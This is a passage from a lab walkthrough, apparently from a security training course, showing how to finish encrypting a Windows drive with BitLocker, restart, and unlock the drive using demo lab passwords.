
10. In the **Choose which encryption mode to use** step, ensure that the **Compatible mode (best for drives that can be moved from this device)** option is selected, and click **Next**.




11. In the **Are you ready to encrypt this drive?** step, click **Start encrypting** to encrypt the selected drive.



12. The **BitLocker Drive Encryption** pop-up appears, showing the **Encrypting...** status.



13. After the completion of the encryption process, the **Encryption of E: is complete** notification appears; click **Close** and **Restart** the machine.




14. After the system reboots, click **Ctrl+Alt+Del** to activate it. By default, **Admin** user profile is selected, type **Pa\$\$wOrd** in the Password field and press **Enter** to login

15. Open **File Explorer** and click **This PC** from the left pane.

16. You can observe that **Local Disk (E:)** is now encrypted; double-click and the **Local Disk (E:)** security pop-up appears at the top-right corner of **Desktop**

17. Type the password you provided in **Step#5** and click **Unlock**.

Note: Here, the password is **test@123**.

